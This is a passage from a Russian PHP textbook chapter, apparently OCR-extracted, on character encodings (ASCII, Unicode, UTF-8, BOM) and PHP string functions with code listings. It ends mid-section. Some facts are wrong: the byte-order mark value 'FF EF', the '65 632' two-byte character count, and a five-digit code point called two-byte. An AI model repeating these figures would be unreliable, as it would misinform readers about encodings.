При создании ранних языков программирования и программного обеспечения долгое время использовалась кодировка ASCII, в которой каждый байт соответствовал одному символу. Изначально кодировка содержала 127 символов, 10 — перевод строки, код 65 соответствует английской букве A. Первые 32 символа относятся к управляющим символам, в то время как далее следуют видимые символы. Коды этих символов до сих пор актуальны, и вы можете распечатать их, воспользовавшись функцией `chr()` (листинг 13.1).

> ***Замечание***
>
> Для функции `chr()` в PHP существует обратная функция `ord()`, которая по ASCII-коду возвращает символ.

Листинг 13.1. Кодировка ASCII. Файл ascii.php

```
<?php ## Кодировка ASCII
  for($code = 32; $code < 128; $code++) {
    echo "code ($code) = ".chr($code)."<br />";
  }
?>
```

Так как законодателем мод в компьютерном мире в те времена были, да и остаются по сегодняшний день, США, потребности которых ограничены программным обеспечением на английском языке, кодировка ASCII быстро стала компьютерным стандартом.

Напомним, что в байте хранится 8 бит, каждый бит может принимать лишь два значения: либо 0, либо 1. Таким образом, в байте может храниться 256 символов (2^8). То есть оригинальная кодировка ASCII занимает лишь половину кодов, которые можно закодировать одним байтом. Дополнительные 127 кодовых позиций использовались программистами для своих целей. Кто-то использовал их для контроля четности при передаче информации по сети, кто-то для кодирования символов других языков.

Стандарты кодирования языков появились слишком поздно, к моменту их возникновения в некоторых языках появилось сразу несколько интенсивно используемых кодировок. До момента массового перехода на кодировку UTF-8 в русском языке их, например, было 5 штук:

- KOI8-R;
- Windows-1251;
- ISO8859-5;
- CP866;
- MAC-Cyrillic.

В каждой из таких кодировок коды соответствовали разным символам языка. На рис. 13.1 приведено битовое представление байта для английской буквы A, с кодом 65

и соответствующим символом 193 из старших кодов ASCII. Как видно, для разных кодировок код обозначает совершенно разные символы.

Причем стандартная кодировка ISO8859-5 пользовалась наименьшей популярностью. В PHP до сих пор имеется функция `convert_cyr_string()`, специально предназначенная для перекодировки указанных выше кодировок друг в друга. Хочется надеяться, что вам никогда не придется ею больше пользоваться. Если вы столкнетесь со старым проектом, нуждающимся в обновлении и переходе к современной кодировке UTF-8, лучше воспользоваться расширением iconv.




Рис. 13.1. В разных кодировках один и тот же код обозначает разные символы

Помимо огромного количества самых разнообразных кодировок, возникала проблема учета нескольких кодировок в одном тексте. Используя однобайтовую кодировку, нельзя было одновременно отобразить русский и немецкий тексты.

Кроме того, в 127 символов можно было закодировать лишь какой-то один язык или языковую группу, использующую один не слишком большой алфавит, например кириллицу. Для кодирования иероглифов азиатских языков 127 символов было слишком мало. Для их кодирования приходилось использовать два и более байта.

Поэтому, чтобы устранить все накопившиеся проблемы, решено было использовать многобайтную кодировку, причем, чтобы не повторить зоопарка кодировок, как в случае ASCII, процесс назначения символов было решено сразу стандартизировать. Так возникла кодировка Unicode. Например большой русской букве А назначался код U+0410, маленькой русской букве я — код U+044F. Последовательность U+ означает Unicode, за которым следует код символа в шестнадцатеричном формате. Видно, что под хранение каждой русской буквы требуется 2 байта. Английский алфавит размещается в диапазоне от U+0041, соответствующего большой английской букве A, до U+007A, соответствующего маленькой букве z. Значение 41 в шестнадцатеричном формате соответствует 65 в десятичном формате, таким образом, Unicode сохранял обратную совместимость с ASCII.

Строку "PHP" в Unicode можно записать последовательностью байтов:

```
00 50 00 48 00 50
```

В зависимости от того, как процессор читает байты, сначала старшие, а потом младшие, или наоборот, появилось два способа кодирования символов Unicode (рис. 13.2).

Таким образом, строка "PHP" может быть закодирована двумя способами: либо

```
00 50 00 48 00 50
```

либо

```
50 00 48 00 50 00
```




Рис. 13.2. Два способа кодирования Unicode-символа

Для того чтобы программы могли различать, с какой последовательностью им приходится иметь дело, в начало строки помещается маркер порядка байтов Unicode, FE FF или FF EF, в зависимости от того, какой порядок следования байтов принят. Маркер так же часто называют BOM-последовательностью. Одни текстовые редакторы добавляют его автоматически, другие, например Sublime Text, предлагают на выбор: либо сохранять с маркером, либо без него. Этот маркер может мешать отправке HTTP-заголовков, о чем будет сказано в следующих главах, поэтому лучше работать без него, тем более все современно программное обеспечение прекрасно обслуживает UTF-8 без BOM. Более того, стандарты кодирования, которые мы более подробно рассмотрим в *главе 42*, требуют, чтобы PHP-скрипты сохранялись в файлах без BOM-маркера.

Большой соблазн использовать два байта для хранения Unicode-кода. Такая реализация существует и носит название UCS-2. Большинство современных операционных систем, включая Windows и Mac OS X, во внутренних подсистемах часто прибегают именно к двухбайтовому хранению символов Unicode, хотя сам стандарт не предполагал двухбайтового представления, так как с самого начала было ясно, что двух байт не хватит для представления всех символов, созданных человечеством.

> ***Замечание***
>
> Возможно, вам доводилось видеть UCS-2 в системных файлах, открытых редактором, который отображает файл в предположении, что это ASCII. Текст выглядит так, как будто после каждого символа поставлен пробел.

К сожалению, двумя байтами можно закодировать лишь 65 632 символа (2^{16}), в то время как символов Unicode уже значительно больше. Кроме того, Unicode, сохраняя обратную совместимость с ASCII, вынуждает тем не менее на каждый символ английского текста сохранять пустой дополнительный байт. Так как английского текста в мире очень много и перевести его из ASCII в Unicode не представляется возможным, плюс ASCII занимает в два раза меньше места, появилась идея реализации Unicode-представления, полностью совместимого с ASCII.

Кроме того, как мы уже с вами видели в *части I*, в сетевых протоколах используются последовательности из двух переводов строк `\n\n`, чтобы отделить заголовки от тела

документа. Причем это касается не только протокола HTTP, но и почтовых и множества других прикладных протоколов. То есть последовательность

```
10 10
```

в UCS-2 превращается в

```
00 10 00 10
```

К этому совершенно не готово старое программное и аппаратное обеспечение. В результате реальное использование Unicode в сети было под большим вопросом. Для того чтобы решить описанные выше недостатки, была разработана кодировка UTF-8. В этой кодировке каждый код от 0 до 127 записывается в один байт, а все последующие коды в 2, 3 и более байтов. Это привело к полной обратной совместимости с ASCII, т. е. английские и управляющие символы в ASCII можно трактовать как UTF-8.

На рис. 13.3 представлена организация кодов в UTF-8, если код начинается с нулевого бита, он занимает один байт и соответствует символу из ASCII. Если первые два бита равны единице, а последующий равен нулю (`110`), это соответствует символу, который занимает 2 байта, префикс `1110` соответствует трем байтам и т. д. При этом последующие байты начинаются с последовательности бит `10`, чтобы их не путать с начальным байтом символа. Благодаря такой схеме кодировку можно расширять бесконечно, и она всегда останется совместимой с ASCII.




Рис. 13.3. Организация хранения данных в UTF-8

Замечание

Кодировка UTF-16 совместима с 2-байтной кодировкой UCS-2 и строится по похожим принципам. Еще более экзотичная кодировка UTF-32 под каждый символ отводит не менее 4 байт и бывает удобной при интенсивном использовании азиатских языков.

UTF-8 и PHP

В PHP 7 символы из кодировки UTF-8 могут быть заданы при помощи специального синтаксиса, в строках указывается последовательность `\u`, после которой следует шестнадцатеричный код символа в фигурных скобках (листинг 13.2).

Листинг 13.2. Вывод UTF-8 русской буквы А. Файл utf8.php

```
<?php ## Вывод UTF-8 символа русской буквы А
  echo "\u{0410}";
?>
```

Читатели, знакомые с JavaScript, легко узнают синтаксис UTF-8, долгие годы использующийся в этом скриптовом языке. Однако, в отличие от JavaScript, код заключается в фигурные скбоки, что позволяет не только задавать двухбайтные коды, например `\u{1F422}`, но и легко определить границы кода.

Как следует из предыдущего раздела, все современное программное обеспечение создается в расчете на кодировку UTF-8, в которой английские символы занимают один байт, а русские — два. Однако движок PHP начал создаваться задолго до повального перехода на UTF-8. В результате, если мы обратимся к строке в кодировке UTF-8, как к массиву символов, используя квадратные скобки, в случае английского языка мы получим символ, а в случае русского — только половину символа (листинг 13.3).

Листинг 13.3. Кодировка ASCII. Файл utf8crash.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Проблемы с обработкой UTF-8 в PHP</title>
  <meta charset='utf-8'>
</head>
<body>
<?php
  $str = "Hello world";
  echo "{$str[2]}<br />";
  $str = "Привет мир!";
  echo "{$str[2]}<br />";
?>
</body>
</html>
```

Результат работы сценария из листинга 13.3 представлен на рис. 13.4.

Проблеме с поддержкой UTF-8 на уровне языка в PHP уже больше 10 лет. Команда разработчиков предприняла титанические усилия по переработке подсистемы строк




Рис. 13.4. "Половинка" символа UTF-8

в PHP 7. Однако на момент написания книги проблема все еще не была решена. Как же PHP-разработчики выкручиваются из данной ситуации?

На практике для решения проблемы, как правило, подключают расширение mbstring, поддерживающее работу с многобайтными кодировками и либо используют функции mbstring напрямую, либо настраивают PHP таким образом, чтобы стандартные строковые функции PHP заменялись mbstring-аналогами.

Подробнее работа с расширениями описывается в *главе 35*. В UNIX-подобных операционных системах, будь то Linux или Mac OS X, PHP, как правило, скомпилирован с расширением mbstring. В чем легко убедиться, запросив список расширений при помощи команды `php -m`. Windows-дистрибутив так же поставляется с mbstring-расширением, однако для его установки потребуется раскомментировать (убрать точку с запятой) следующие две строки в конфигурационном файле php.ini.

```
extension_dir = "ext"
extension=php_mbstring.dll
```

После этого следует перезагрузить сервер, чтобы он перечитал конфигурационный файл php.ini.

Теперь можно попробовать использовать библиотеку. Подсчитаем количество символов в строке, для этого воспользуемся стандартной строковой функцией `strlen()` и ее многобайтным аналогом `mb_strlen()` (листинг 13.4).

Листинг 13.4. Подсчет количества символов в строке. Файл strlen.php

```
<?php ## Подсчет количества символов в строке
  $str = "Привет, мир!";
  echo "В строке &quot;$str&quot; ".strlen($str)." байт<br />"; // 21
  echo "В строке &quot;$str&quot; ".mb_strlen($str)." символов<br />"; // 12
?>
```

Как видно, стандартная функция `strlen()` для строки "Привет, мир!" вернула 21 байт. При этом 3 байта отводится под запятую, пробел и восклицательный знак, а оставшиеся 18 байт под 9 букв русского алфавита. Функция же `mb_strlen()` подсчитала количество символов в строке с учетом того, что под разные символы отводится разное количество байтов.

В секции `[mbstring]` конфигурационного файла php.ini можно обнаружить директиву `mbstring.func_overload`, которая по умолчанию принимает значение 0. Если выставить ее в значение 2, стандартные функции PHP будут заменяться их mbstring-аналогами. Переключив значение директивы и перезагрузив сервер, вы сможете убедиться в этом самостоятельно: функция `strlen()` из листинга 13.4 вернет правильное значение в 12 символов.

С директивой `mbstring.func_overload` следует быть аккуратным, ряд приложений, таких как Bitrix, требуют установки данной директивы для корректной работы с UTF-8. При этом значение директивы, отличное от 0, может нарушать работу других приложений, из широко известных — phpMyAdmin, Web-интерфейс для работы с базой данных MySQL. К сожалению, директива переключается только на уровне конфигурационного файла php.ini.

Как поступать на практике: переключать директиву или использовать функции расширения mbstring — решать вам.

Конкатенация строк

Самая, пожалуй, распространенная операция со строками — это конкатенация, или присоединение к одной строке другой. В ранних версиях PHP для этого, как и для сложения чисел, использовался оператор +, что постоянно приводило к путанице: если к числу прибавляется строка, что должно получиться — число или строка? Если число, то вдруг наша строка содержала на самом деле не число, а какой-то текст? В третьей и последующих версиях интерпретатора разработчики отказались от этого механизма и объявили, что + следует применять только для сложения чисел, и никак иначе. Что же касается конкатенации строк, то для нее ввели специальный оператор "." (точка).

Оператор "." всегда воспринимает свои операнды как строки и возвращает строку. Если один из операндов не может быть переведен в строковое представление, т. е. если это массив или объект, то он воспринимается как строки `array` и `object` соответственно. Вообще говоря, это правило применимо не только при сцеплении строк, но и при передаче такого операнда в какую-нибудь стандартную функцию, которой требуется строка. Например, следующие команды выведут слово `Array`:

```
$a = [10, 20, 30];
echo $a; // Внимание! Неожиданный результат!
```

Есть и другой, более специализированный способ конкатенации строк. Он обычно используется, когда значения строковых или числовых переменных перемежаются с обычными словами. Если, к примеру, мы в программе работаем с датой и временем, представленными совокупностью переменных (`$day`, `$month`, `$year`, `$hour`, `$min`, `$sec`), то вывести строку вида "Все началось 19 февраля 1998 года, в 13:24:18" можно так:

```
echo "Все началось $day $month $year года, в $hour:$min:$sec";
```

При этом в строку, вырабатываемую инструкцией `echo`, автоматически в нужных местах вставятся значения наших переменных.

О сравнении строк

Теперь мы хотели бы рассмотреть одно тонкое место в интерпретаторе PHP, касающееся работы со строками. Собственно, мы уже затрагивали эту тему, когда говорили об операторах сравнения. Если мы используем операторы сравнения == и != (или любые другие, которые могут потребовать перевода строки в число) с операндами-строками, то результат, вопреки ожиданиям, не всегда оказывается верным. Чаще всего это проявляется как раз в инструкции `if`. Примеры приведены в листинге 13.5.

Листинг 13.5. Особенности операторов сравнения. Файл compare.php

```
<?php ## Особенности операторов сравнения применительно к строкам
  $one = 1;   // Число один
  $zero = 0;  // Присваиваем число нуль
```

```
  if ($one == "") echo 1;     // Очевидно, не равно - не выводит 1
  if ($zero == "") echo 2;    //* Внимание! Вопреки ожиданиям печатает 2!
  if ("" == $zero) echo 3;    //* И это тоже не поможет - печатает!..
  if ("$zero" == "") echo 4; // Так правильно
  if (strval($zero) == "") echo 5; // Так тоже правильно - не выводит 5
  if ($zero === "") echo 6;  // Лучший способ
?>
```

Данная программа напечатает строку "23", а значит, срабатывают только второй и третий операторы `echo` (помечены звездочками). А именно, PHP считает, что `0 == ""`, а также `"" == 0`.

> ***Примечание***
>
> Попробуйте самостоятельно разобрать каждую инструкцию в этом примере и посмотреть, что с чем сравнивается.

Получается, что в операциях сравнения пустая строка `""` прежде всего трактуется как 0 (ноль) и уж затем как "пусто"? Это звучит довольно парадоксально, но это действительно так. Операнды сравниваются как строки *только* в том случае, если они оба — строки. Если же хотя бы один из операндов — не строка, но может трактоваться как `false`, PHP использует логический контекст при сравнении. Пустая строка воспринимается как `false`, а `false == 0`, поэтому мы и получаем приведенный выше результат.

Итак, если вы хотите сравнить две переменные-строки, нужно быть абсолютно уверенными, что их типы именно строковые, а не числовые.

Впрочем, это не распространяется на оператор PHP `===` (тройное равенство, или оператор эквивалентности). Его использование заставляет интерпретатор *всегда* сравнивать величины и по значению, и по их типу. Итак, с точки зрения PHP `0 == ""`, но `0 !== ""`. Если вы не собираетесь программировать на PHP версии ниже четвертой, рекомендуем всегда использовать `===` вместо `strval()`, как это было сделано в листинге 13.5.

Особенности *strpos()*

Существует одна стандартная ошибка, которую делают многие. Вот в чем она состоит. PHP предоставляет в распоряжение разработчиков функцию `strpos($what, $str)`, синтаксис которой описывается чуть ниже. Функция возвращает позицию подстроки `$what` в строке `$str` или `false`, если подстрока не найдена. Если указан необязательный параметр `$from`, то поиск начинается с байта, указанного в этом параметре.

Пусть нам нужно проверить, встречается ли в некоторой строке `$str` подстрока `<?` (и напечатать "это PHP-программа", если встречается). Как мы знаем, вариант

```
if (strpos($str, "<?") != false)
  echo "это PHP-программа";
```

не годится, если `<?` находится в самом начале строки. В этом случае не будет выдано наше сообщение, хотя подстрока в действительности найдена, и функция возвратила 0, а не `false`.

Указанную проблему можно решить так:

```
if (strval(strpos($str, "<?")) != "")
  echo "это PHP-программа";
```

Или более изящным способом:

```
if (strpos($str, "<?") !== false)
  echo "это PHP-программа";
```

Рекомендуем всегда применять последний способ.

> ***Замечание***
>
> Обратите внимание, что мы используем оператор `!==` именно с константой `false`, а не с пустой строкой `""`. Вспомните, что для этого оператора `false !== ""`, в то время как, разумеется, `false == ""`.

Отрезание пробелов

По поводу философии написания программ, которые интенсивно обрабатывают данные, вводимые пользователем (а именно такими программами является большинство сценариев), есть очень правильное изречение: ваша программа должна быть максимально строга к формату выходных данных и максимально лояльна по отношению к входным данным. Это означает, что, прежде чем передавать полученные от пользователя строки куда-то дальше, — например, другим функциям, — нужно над ними немного поработать. Самое простое, что можно сделать, — это отсечь начальные и концевые пробелы.

Иногда трудно даже представить, какими могут быть странными пользователи, если дать им в руки клавиатуру и попросить напечатать на ней какое-нибудь слово. Так как клавиша <Пробел> — самая большая, то пользователи имеют обыкновение нажимать ее в самые невероятные моменты. Этому способствует также и тот факт, что символ с кодом 32, обозначающий пробел, как вы знаете, на экране не виден. Если программа не способна обработать описанную ситуацию, то она, в лучшем случае, после тягостного молчания отобразит в браузере что-нибудь типа "неверные входные данные", а в худшем — сделает при этом что-нибудь необратимое.

Между тем обезопасить себя от паразитных пробелов чрезвычайно просто, и разработчики PHP предоставляют нам для этого ряд специализированных функций. Не волнуйтесь о том, что их применение замедляет программу. Эти функции работают с молниеносной скоростью, а главное, одинаково быстро, независимо от объема переданных им строк. Конечно, мы не призываем к пароноидальному применению функций "отрезания" на каждой строчке программы, но в то же время, если есть хоть 1%-ное предположение, что строка может содержать лишние пробелы, следует без колебаний от них избавляться. В конце концов, отсекать пробелы один раз или тысячу — все равно, а вот не отрезать совсем и отрезать однажды — большая разница. Кстати, если отделять нечего, описанные ниже функции мгновенно заканчивают свою работу, так что их вызов обходится совсем дешево.

`string trim(string $`*`st`* `[, string $`*`charlist`*`])`

Возвращает копию `$st`, только с удаленными ведущими и концевыми пробельными символами. Под пробельными символами здесь и далее мы подразумеваем:

- пробел `" "`;
- символ перевода строки `\n`;
- символ возврата каретки `\r`;

- символ табуляции \t;
- нулевой байт \0;
- вертикальная табуляция \x0B.

> ***Замечание***
>
> Установить альтернативный набор пробельных символов можно при помощи необязательного параметра $charlist. Он представляет собой строку, в которой перечислены все символы, подлежащие удалению.

Например, вызов trim(" test\n ") вернет строку "test".

Представленная функция используется очень широко. Старайтесь применять ее везде, где есть хоть малейшее подозрение на наличие ошибочных пробелов. Поскольку работает она очень быстро.

string ltrim(string $*st* [, string $*charlist*])

То же, что и trim(), только удаляет исключительно ведущие пробелы, а концевые не трогает. Используется гораздо реже. Старайтесь всегда вместо нее применять trim(), и не прогадаете.

string chop(string $*st* [, string $*charlist*])

Удаляет только концевые пробелы, ведущие не трогает. Эта функция будет наверняка очень популярной у тех, кто раньше программировал на Perl. Однако следует заметить, что в PHP она выполняет другую функцию.

> ***Примечание***
>
> Другое имя этой же функции — rtrim().

Базовые функции

int strlen(string $*st*)

Одна из наиболее полезных функций. Возвращает просто длину строки, т. е. количество содержащихся в $st символов. Работа с данной функцией уже рассматривалась выше.

int strpos(string $*where*, string $*what* [, int $from = 0])

Пытается найти в строке $where подстроку (т. е. последовательность символов) $what и в случае успеха возвращает позицию (индекс) этой подстроки в строке. Первый символ строки, как и в C, имеет индекс 0. Необязательный параметр $from можно задавать, если поиск нужно вести не с начала строки $where, а с какой-то другой позиции. В этом случае следует позицию передать в $from. Если подстроку найти не удалось, функция возвращает false. Однако будьте внимательны, проверяя результат вызова strpos() на false — используйте для этого только оператор === (выше было описано, почему).

int strrpos(string $*where*, char $*what* [, int $*from* = 0])

Данная функция похожа strpos(), но несет несколько иную нагрузку. Она ищет в строке $where *последнюю* позицию, в которой встречается подстрока $what. В случае, если совпадение не найдено, возвращается false.

int strcmp(string $*str1*, string $*str2*)

Сравнивает две строки посимвольно (точнее, побайтово) и возвращает: 0, если строки полностью совпадают; –1, если строка `$str1` лексикографически меньше `$str2`; 1, если, наоборот, `$str1` "больше" `$str2`. Так как сравнение идет побайтово, то регистр символов влияет на результаты сравнений.

В двух строках разной длины каждый символ более длинной строки без соответствующего символа в более короткой строке принимает значение "больше". Например, "`Xs`" больше, чем "`X`". Пустые строки могут быть равны только другим пустым строкам, и они являются наименьшими текстовыми значениями.

Начиная с PHP 7, вместо данной функции можно использовать оператор `<=>`.

int strcasecmp(string $*str1*, string $*str2*)

То же самое, что и `strcmp()`, только при работе не учитывается регистр букв. Например, с точки зрения этой функции "`ab`" и "`AB`" равны.

> ***Замечание***
>
> Если ваша строка состоит только из "английских" букв, проблем не будет. Однако в случае использования кириллицы результат (точнее, правильность) работы функции `strcasecmp()` сильно зависит от настроек текущей локали *(см. разд. "Установка локали (локальных настроек)" далее в этой главе)*.

Работа с подстроками

В этом разделе описываются функции, которые позволяют работать в программе с частями строк (подстроками).

string substr(string $*str*, int $*start* [,int $*length*])

Данная функция тоже применяется очень часто. Ее назначение — возвращать участок строки `$str`, начиная с позиции `$start` и длиной `$length`. Если `$length` не задана, то подразумевается подстрока от `$start` до конца строки `$str`. Если `$start` больше, чем длина строки, или же значение `$length` равно нулю, то возвращается пустая подстрока.

Однако эта функция может делать и еще довольно полезные вещи. К примеру, если мы передадим в `$start` отрицательное число, то будет считаться, что это число является индексом подстроки, но только отсчитываемым от конца `$str` (например, –1 означает "начиная с последнего символа строки"). Параметр `$length`, если он задан, тоже может быть отрицательным. В этом случае последним символом возвращенной подстроки будет символ из `$str` с индексом `$length`, определяемым от конца строки.

Замена

Перечисленные далее функции чаще всего оказываются полезны, если нужно проводить однотипные операции замены с блоками текста, заданными в строковой переменной.

string str_replace(string $*from*, string $*to*, mixed $*text* [, int &$*count*])

Заменяет в строке `$text` все вхождения подстроки `$from` (с учетом регистра) на `$to` и возвращает результат. Исходная строка, переданная третьим параметром, при этом не

меняется. Если указан необязательный параметр *$count*, в него будет записано количество произведенных замен. Эта функция работает значительно быстрее, чем более универсальная preg_replace(), которую мы рассмотрим в *главе 20*, и ее часто используют, если нет необходимости в каких-то экзотических правилах поиска подстроки. Например, вот так мы можем заместить все символы перевода строки их HTML-эквивалентом — тегом <br />:

```
$st = str_replace("\n", "<br />\n", $st)
```

То, что в строке
\n тоже есть символ перевода строки, никак не влияет на работу функции, т. е. функция производит лишь однократный проход по строке. Для решения описанной задачи также применима функция nl2br(), которая работает чуть быстрее.

Обратите внимание, что параметр *$text* описан выше как mixed. Дело в том, что допустимо передавать вместо него целый *массив строк*, а не только одну-единственную строку. Если *$text* — массив, то замена производится в *каждом* его элементе, а возвращает функция результирующий список.

```
string str_ireplace(string $from, string $to, string $text [, int &$count])
```

Она работает так же, как str_replace(), но только заменяет строки *без* учета регистра символов.

```
string substr_replace(string $text, string $to, int $start [,int $len])
```

Функция предназначена для замены в строке *$text* участка, начинающегося с позиции *$start* и длины *$len*. Этот участок заменяется значением параметра *$to*.

> ***Замечание***
>
> На параметры *$start* и *$len* накладываются те же ограничения и разрешения, что и на аргументы функции substr().

Конечно, в большинстве случаев вызов substr_replace($text, $to, $start, $len) эквивалентен следующему выражению:

```
substr($text, 0, $start) . $to . substr($text, $start+$len)
```

Однако substr_replace() работает быстрее, да и записывается короче.

Подстановка

Функции подстановки предназначены для того, чтобы *в одном и том же* тексте искать и заменять *сразу несколько* пар различных подстрок.

```
string str_replace(list $from, list $to, mixed $text [, int &$count])
```

Выше мы уже рассматривали функцию str_replace() и говорили, что первые два параметра должны иметь строковый тип. Чаще всего так и происходит. Однако функция str_replace() значительно мощнее и позволяет передавать в качестве аргументов целые массивы строк.

Если *$from* и *$to* — массивы, замена происходит так: каждый элемент из *$from* заменяется соответствующим (по номеру) элементом из *$to*. Таким образом можно за один вызов функции заменять сразу несколько пар подстрок (листинг 13.6).

Листинг 13.6. Множественная замена в строке. Файл str_replace.php

```
<?php ## Множественная замена в строке
  $from = ["{TITLE}", "{BODY}"];
  $to   = [
    "Философия",
    "Представляется логичным, что сомнение представляет онтологический смысл жизни.
Отношение к современности поразительно."
  ];
  $template =<<<MARKER
<!DOCTYPE html>
<html lang='ru'>
<head>
  <title>{TITLE}</title>
  <meta charset='utf-8'>
</head>
<body>{BODY}</body>
</html>
MARKER;
  echo str_replace($from, $to, $template);
?>
```

string strtr(string $*str*, string $*from*, string $*to*)

Эта функция применяется не столь широко, но все-таки иногда бывает довольно полезной. Делает она следующее: в строке *$str* заменяет все символы, встречающиеся в *$from*, их "парными" (т. е. расположенными в тех же позициях, что и во *$from*) из *$to*.

string strtr(string $*str*, array $*substitutes*)

Как видите, у функции `strtr()` существует две разновидности: первая — с тремя параметрами (рассмотрена выше), а вторая — с двумя. Рассмотрим подробно второй вариант.

Функция `strtr()` *с двумя параметрами* берет строку *$str* и проводит в ней контекстный поиск и замену: ищутся подстроки — ключи в массиве *$substitutes* — и замещаются на соответствующие им значения. Это похоже на то, что делает функция `str_replace()`, когда ей передаются списки в качестве первых аргументов. Однако есть и определенные отличия, которые мы вскоре рассмотрим.

Функцию `strtr()` удобно использовать для перевода русского текста в так называемый "транслит". В транслите слово "машина" выглядит так: "mashina". Листинг 13.7 иллюстрирует использование `strtr()` для транслитерации текста. Обратите внимание, что мы используем сразу оба варианта функции: с двумя и с тремя аргументами.

Листинг 13.7. Транслитерация строк. Файл translit.php

```
<?php ## Транслитерация строк
  function transliterate($st) {
    $st = strtr($st,
      "абвгдежзийклмнопрстуфыэАБВГДЕЖЗИЙКЛМНОПРСТУФЫЭ",
      "abvgdegziyklmnoprstufyeABVGDEGZIYKLMNOPRSTUFYE"
    );
```

```
    $st = strtr($st, array(
      'е'=>"yo",    'х'=>"h",  'ц'=>"ts",  'ч'=>"ch", 'ш'=>"sh",
      'щ'=>"shch",  'ъ'=>'',   'ь'=>'',    'ю'=>"yu", 'я'=>"ya",
      'Е'=>"Yo",    'Х'=>"H",  'Ц'=>"Ts",  'Ч'=>"Ch", 'Ш'=>"Sh",
      'Щ'=>"Shch",  'Ъ'=>'',   'Ь'=>'',    'Ю'=>"Yu", 'Я'=>"Ya",
    ));
    return $st;
  }
  echo transliterate("У попа была собака, он ее любил.");
?>
```

Результатом работы этой программы будет строка:

```
U popa byla sobaka, on ee lyubil.
```

Функция `strtr()` несовместима с UTF-8 и работает только с однобайтовыми кодировками. В расширении mbstring аналог для нее не предусмотрен. Поэтому при работе с кодировкой UTF-8 придется воспользоваться менее элегантным вариантом (листинг 13.8).

Листинг 13.8. Вариант, совместимый с UTF-8. Файл translit_utf8.php

```
<?php ## Функция перевода текста с русского языка в траслит
  function transliterate($st)
  {
    $pattern = ['а', 'б', 'в', 'г', 'д', 'е', 'ё',
                'ж', 'з', 'и', 'й', 'к', 'л', 'м',
                'н', 'о', 'п', 'р', 'с', 'т', 'у',
                'ф', 'х', 'ч', 'ц', 'ш', 'щ', 'ъ',
                'ы', 'ь', 'э', 'ю', 'я',
                'А', 'Б', 'В', 'Г', 'Д', 'Е', 'Ё',
                'Ж', 'З', 'И', 'Й', 'К', 'Л', 'М',
                'Н', 'О', 'П', 'Р', 'С', 'Т', 'У',
                'Ф', 'Х', 'Ч', 'Ц', 'Ш', 'Щ', 'Ъ',
                'Ы', 'Ь', 'Э', 'Ю', 'Я'];
    $replace = ['a', 'b', 'v', 'g', 'd', 'e', 'yo',
                'zh', 'z', 'i', 'y', 'k', 'l', 'm',
                'n', 'o', 'p', 'r', 's', 't', 'u',
                'f', 'h', 'ch', 'ts', 'sh', 'shch', '\'',
                'y', '', 'e', 'yu', 'ya',
                'A', 'B', 'V', 'G', 'D', 'E', 'Yo',
                'Zh', 'Z', 'I', 'Y', 'K', 'L', 'M',
                'N', 'O', 'P', 'R', 'S', 'T', 'U',
                'F', 'H', 'CH', 'Ts', 'Sh', 'Shch', '\'',
                'Y', '', 'E', 'Yu', 'Ya'];

    return str_replace($pattern, $replace, $st);
  }
  echo transliterate("У попа была собака, он ее любил.");
?>
```

Замечание

Существует стандарт на транслитерацию текста, применяемый, например, при выдаче загранпаспортов. Функция, описанная в листингах 13.7 и 13.8, этому стандарту не следует. Зато она порождает значительно более приятный для глаз результат.

Что же лучше — `str_replace()` или `strtr()`? Функция `strtr()` начинает поиск с самой длинной подстроки и *не проходит* по одному и тому же ключу дважды. Рассмотрим листинг 13.9. Мы хотели поменять местами два слова — `"matrix"` и `"you"` — в строке текста `"matrix has you"` ("ты в матрице").

Листинг 13.9. Различия между `strtr()` и `str_replace()`. Файл replace.php

```
<?php ## Различия между strtr() и str_replace()
  $text = "matrix has you";
  $repl = ["matrix" => "you", "you" => "matrix"];
  echo "str_replace(): ".
    str_replace(array_keys($repl), array_values($repl), $text)."<br />";
  echo "strtr(): ".
    strtr($text, $repl);
?>
```

Примечание

